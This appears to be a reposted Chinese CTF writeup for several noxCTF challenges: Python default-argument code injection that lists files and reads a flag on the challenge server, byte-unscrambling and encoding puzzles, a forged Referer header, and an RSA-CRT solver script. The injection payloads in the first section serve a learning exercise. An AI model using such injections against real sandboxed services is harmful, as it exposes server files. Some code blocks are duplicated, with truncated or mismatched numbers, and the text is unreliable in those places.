

noxCTF部分writeup(欢迎吐槽QAQ)

转载

[weixin_34393428](#) 于 2018-09-20 13:19:00 发布 265 收藏

文章标签: [php](#) [python](#) [shell](#)

原文链接: <https://yq.aliyun.com/articles/649036>

版权

前言



本文首发i春秋: <https://bbs.ichunqiu.com/thread-46059-1-1.html>

渣渣一枚, 萌新一个, 会划水, 会喊六六(hhhhh)

补一下关于noxCTF中的部分解题思路, 毕竟自己太渣(Qrz), 有些题目还是做不出来(QAQ), 有什么错误的地方, 希望各位大佬指点一下(thx)

一: Python for fun

Challenge 116 Solves x

Python for fun

292

Welcome to noxale's online python class!!! You can try it for free for a limited time and learn basic programming in python 3.
<http://chal.noxale.com:8000>

Flag


Submit

欢迎来到noxale的在线python课程!!! 您可以在有限的时间内免费试用它并在python 3中学习基本编程: <http://chal.noxale.com:8000/>

该网站有三个不同的页面用于教python 3.页面是'修复代码', '匹配签名到正文', '代码返回'.我们感兴趣的是'match signature to body'类, 因为它允许我们设置python 3函数的参数并解释它。

我们来看看它是否容易受到攻击。

```
def fun(a,b,c=print('7' * 7)):  
    c = a + b  
    return c  
  
print(fun(10, 12) == 22)  
7777777  
True
```



Python For Fun

```
def fun( a,b,c=print('7' * 7) ):
```

```
c = a + b  
return c
```

SUBMIT

interpreter:

```
def fun(a,b,c=print('7' * 7)):  
    c = a + b  
    return c  
  
print(fun(10, 12) == 22)  
  
7777777  
True
```

如您所见, 它执行了我们的代码并打印了7777777。

让我们尝试列出工作目录下的文件

```
def fun(a,b,c=print(__import__('os').listdir())):  
    c = a + b  
    return c  
  
print(fun(10, 12) == 22)  
  
['db.sqlite3', 'learn_python', 'python_ctf_thing', 'Dockerfile', 'FLAG', 'manage.py', 'requirements.txt', '  
True
```

```
def fun( a,b,c=print(__import__('o');
```

```
c = a + b  
return c
```

SUBMIT

interpreter:

```
def fun(a,b,c=print(__import__('os').listdir())):
```

```
c = a + b  
return c
```

```
print(fun(10, 12) == 22)
```

```
['FLAG', 'templates', 'manage.py', 'learn_python.py', 'python_ctf_thing']
```

```
True
```

只需要使用一个flag就可以得到答案:

```
def fun(a,b,c=print(open('FLAG','r').read())):
```

```
c = a + b  
return c
```

```
print(fun(10, 12) == 22)
```

```
noxCTF{py7h0n_15_4w350m3}
```

```
True
```

```
def fun( a,b,c=print(open('FLAG,');
```

```
c = a + b  
return c
```

SUBMIT

interpreter:

```
def fun(a,b,c=print(open('FLAG','r').read())):
```


```
c = a + b  
return c
```

```
print(fun(10, 12) == 22)
```

```
noxCTF {py7h0n_15_6r347}
```

```
True
```



所以，让我们尝试在浏览器中运行代码，看看会发生什么。



出现错误，只能慢慢查找资料(QAQ) CTF中那些脑洞大开的编码和加密

在这个强大的资料库里面就可以找到解码的网址：<https://vii5ard.github.io/whitespace/>

把需要解密的密文放入并单击“运行”按钮，就会得到答案：



三：Blind Date

Blind Date

573

My mom got me a date with someone! she sent me an image but i cannot open it. I don't want it to be a blind date. Can you help me?

📄 BlindDate.j...

noxCTF{W0uld_y0u_bl1nd_d4t3_4_bl1nd}

Submit

通过检查文件的数据，xxd我们注意到字节是乱码的

```
thore@thore-pc:~/CTF/noxCTF/BlindDate$ xxd BlindDate.jpeg | head
00000000: e0ff d8ff 464a 1000 0100 4649 6000 0101  ...FJ...FI`...
00000010: 0000 6000 2200 e1ff 6669 7845 4d4d 0000  ..`"...fixEMM..
00000020: 0000 2a00 0100 0800 0300 1201 0100 0000  ..*.....
00000030: 0000 0100 0000 0000 1100 ecff 6b63 7544  .....kcuD
00000040: 0001 0079 0000 0004 ff00 004b 687e 03e1  ..y.....Kh~..
00000050: 3a70 7474 736e 2f2f 6f64 612e 632e 6562  :ptsn//oda.c.eb
00000060: 782f 6d6f 312f 7061 002f 302e 7078 3f3c  x/mo1/pa./0.px?<
00000070: 656b 6361 6562 2074 3d6e 6967 bfbb ef22  ekcaeb t=nig..."
00000080: 6469 2022 3557 223d 704d 304d 6968 6543  di "5W"=pM0MiheC
00000090: 6572 7a48 544e 7a53 636b 7a63 3f22 6439  erzHTNzSckzc?"d9
```

在看了JPEG文件交换格式后，我们可以快速查看字节是如何被加扰的。

https://en.wikipedia.org/wiki/JPEG_File_Interchange_Format#File_format_structure

该文件应以字节开头，FF D8 FF E0然后是一个2字节的值，用于保存段长度。接下来是JFIF标识符4A 46 49 46 00。

我们注意到它们只占用了4个字节的块并将它们反转。

```
f = open('BlindDate.jpeg', "rb")
s = f.read()
f.close()

data = ''
for i in range(0, len(s), 4):
    data += s[i:i+4][::-1]

nf = open('blind.jpeg', 'wb')
nf.write(data)
```

此脚本将还原的映像写入blind.jpeg。




字符串显示图像末尾有一些数据：

```
thore@thore-pc:~/CTF/noxCTF/BlindDate$ strings blind.jpeg | tail
\TMn
Z{F/fU
NL9H
v#U-
lj9B
Li4gICAuICAuLiAgLi4gICAuICAuLiAgLi4gICAuICAuLiAgLiAgLi4NCi4gICAgLiAgIC4gICAgICAg
LiAgICAgIC4gICAgLiAgIC4gIC4gIA0KICAgIC4uICAgICAgICAgIC4uICAgICAgLiAgIC4uICAgICAg
LiAgLgPK
flag.txt
K,S8
X: t
flag.txt
```

一个base64字符

串Li4gICAuICAuLiAgLi4gICAuICAuLiAgLi4gICAuICAuLiAgLiAgLi4NCi4gICAgLiAgIC4gICAgIC4gICAgIC4gICAgLiAgIC4gIC4gIA0KICAgIC4uICAgICAgICAgIC4uICAgICAgLiAgIC4uICAgICAgLiAgLgPK
它解码为：



文字是盲文翻译之后就会得到：F4C3P4LM。


接下来，我们使用binwalk提取blind.jpeg中的zip文件。

打开zip文件发现需要密码 而我们已经得到盲文翻译后的答案，尝试一下可不可以解密 就会得到一个flag.txt文件

此文件包含brainfuck代码并运行它打印最终标志。

```
+++++++ [ > > + + > + + + + + > + + + + + + + + + + < < < < - ] > > > > + + + + + + + + + + . + . + + + + + + + + . < - - - -  
. + + + + + + + + + + + + + + + + . - - - - - - - - - - . > + + + . < + + + + + + + + + + + + + + + + .  
< + + + + + + + + + + + + + + + + . > > - - - - - . - - - - - . - - - - - . - - - - - .  
. + + + + + + + + + + + + + + + + + + + + + + . < < . > > - - - - . < + + + + + + + . + + + . > - - - - - - - - . < < + . > > + + . < + + . - - - -  
- . + + + + + . < + + + . > > + + + + + . < < - . > > - - - - . < + . > . + + + . > - - - - - - - - . < < - - . > > + + . < + + . - - - - . + + + + + .  
< + + + . > > + + + + + . < < - . + + + + + + + + + + . > > + + + + + + + + + + . < < < + + + + + + + + + + + + + + + + + + + + + + .
```

放进解密工具: [Brainfuck](#)



解密之后就会得到答案:

Brainfuck/Ook! Obfuscation/Encoding

This tool can run programs written in the **W** Brainfuck and Ook! programming languages and display the output.

It can also take a plain text and obfuscate it as source code of a simple program of the above languages.

All the hard work (like actually understanding how those languages work) was done by Daniel Lorch and his **Brainfuck interpreter in PHP**

```
noxCTF{W0uld_y0u_blind_d4t3_4_blind_d4t3?}
```

Text to Ook!

Text to short Ook!

Ook! to Text

Text to Brainfuck

Brainfuck to Text

The source can be found at [github](#).

最后得到答案: noxCTF{W0uld_y0u_blind_d4t3_4_blind_d4t3?}

四: Reference

Challenge

301 Solves

×

Reference

100

What is your reference again?

<http://chal.noxale.com:5000>


noxCTF{G0ogL3_1s_4IW4Ys_Ur_b3ST_

Submit


我们使用此URI启动挑战:

<http://chal.noxale.com:5000/>

打开这个页面, 我们得到一个简单的网站, 只包含明文“你来自哪个****?”。




通过HTML文档挖掘，我们发现了一个脚本标记链接 `/js/index.js`



在原始检查时，它是一个ajax函数，它根据对url的请求返回成功并可能标记或失败/check_from_google。

从挑战标题和url名称推断，/check_from_google我们必须将请求标头中的HTTP Referer字段设置为url /check_from_google。

启动burp就可以，捕获请求并添加带有www.google.com值的referer字段。



我们使用以下有效负载返回HTTP 200 OK

```
bm94Q1RGe0cwb2dMM18xc180bFc0WXNfVXJfYjNTVF9SM2YzcjNuYzN9
```

使用base64即可进行解密:

```
noxCTF{G0ogL3_1s_4lW4Ys_Ur_b3ST_R3f3r3nc3}
```

五: Chop Suey

Chop Suey

118

Today I ate in a Chinese restaurant and got myself a fortune cookie. These things usually contain a note with a nice sentence or phrase, but mine had numbers in it instead! Can you help me find the meaning of the numbers?

```
p =
863763376725700856709965348654109117132049150943361544753
q =
126406749739964727691760479371708834209270508214800105815
dp =
650079570221683462110904235119326153065004384105625293093
dq =
783472263673553449019532580386470672380574033551303889137
c =
247223054038873820735673164676490806626315529059602293990
```

题目描述:

Today I ate in a Chinese restaurant and got myself a fortune cookie. These things usually contain a note with a nice sentence or phrase, but mine had numbers in it instead! Can you help me find the meaning of the numbers?

```
p = 8637633767257008567099653486541091171320491509433615447539162437911244175885667806398411790524083553445
q = 1264067497399647276917604793717088342092705082148001058159313713537247388059561373733763062975257734614
dp = 650079570221683462110904235119326153065004384105625293093094966335862501688183284072806602615026469307
dq = 783472263673553449019532580386470672380574033551303889137911760438881683674556098098256795673512201963
c = 2472230540388738207356731646764908066263155290596022939907910799560215441817605633580063888752761416407
```

因此，如果您已经学习了中国剩余定理，那么您肯定会知道这种RSA优化技术。它指出：

$$dp = d \pmod{p-1}$$

$$dq = d \pmod{q-1}$$

使用这种方法比使用欧几里得中关于RSA的算法更快，如果没有 p 和 q ，你将需要计算更多，而现在只需要看一下维基百科中的关于RSA算

法使用中国剩余定理即可

[https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

由于他们已经为我们提供了 p 和 q 值！我们可以轻松地重新计算 q_{inv}

构建 q_{inv}

```
qinv = modinv(q, p)
m2 = pow(c, dq, q)
m1 = pow(c, dp, p)
h = (qinv * (m1 - m2)) % p
m = m2 + h * q
```

完整脚本：

```
from gmpy2 import *
p=863763376725700856709965348654109117132049150943361544753916243791124417588566780639841179052408355344515
q=126406749739964727691760479371708834209270508214800105815931371353724738805956137373376306297525773461470
dp=65007957022168346211090423511932615306500438410562529309309496633586250168818328407280660261502646930761
dq=78347226367355344901953258038647067238057403355130388913791176043888168367455609809825679567351220196300
c=247223054038873820735673164676490806626315529059602293990791079956021544181760563358006388875276141640735
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
qinv = modinv(q, p)
m2 = pow(c, dq, q)
m1 = pow(c, dp, p)
h = (qinv * (m1 - m2)) % p
m = m2 + h * q
print(m)

txt = hex(m)[2:]
print ''.join([chr(int(''.join(c), 16)) for c in zip(txt[0::2],txt[1::2])])
```

```
1 from gmpy2 import *
2 p=8637633767257088567899653486541091171320491509433615447539162437911244175885667806398411790524083553445158113502227745206205327690939504032994699902053229
3 q=126406749739964727691760479371708854209270508214800105815931371353724738805956137373763062975257734614703928403088259490776630572584959954205336880228469
4 dp=5900795702216934621109042351193261530550043841056252930930049663358025916881832040720066026150264693076100354074099041300454931716097778307268116910592093
5 dq=78347226367355344981953258038647067238057403355130388913791176043888168367455608908062567956735122019630021754387627675160680435958232753916881120550841
6 c=247223054038873820735673164676490806263155290596022939907910799560215441817605633580063888752761416407353043765708507967615735020535194522298935131607648657359957604197833987226592506276431853608900731027027852
7 def egcd(a, b):
8     if a == 0:
9         return (b, 0, 1)
10    else:
11        g, y, x = egcd(b % a, a)
12        return (g, x - (b // a) * y, y)
13 def modinv(a, m):
14    g, x, y = egcd(a, m)
15    if g != 1:
16        raise Exception('modular inverse does not exist')
17    else:
18        return x % m
19 qinv = modinv(q, p)
20 m2 = pow(c, dq, q)
21 m1 = pow(c, dp, p)
22 h = (qinv * (m1 - m2)) % p
23 m = m2 + h * q
24 print(m)
25 txt = chr(m)[2:]
26 print ''.join([chr(int(''.join(c), 16)) for c in zip(txt[0::2],txt[1::2])])
```

六：MyFileUploader

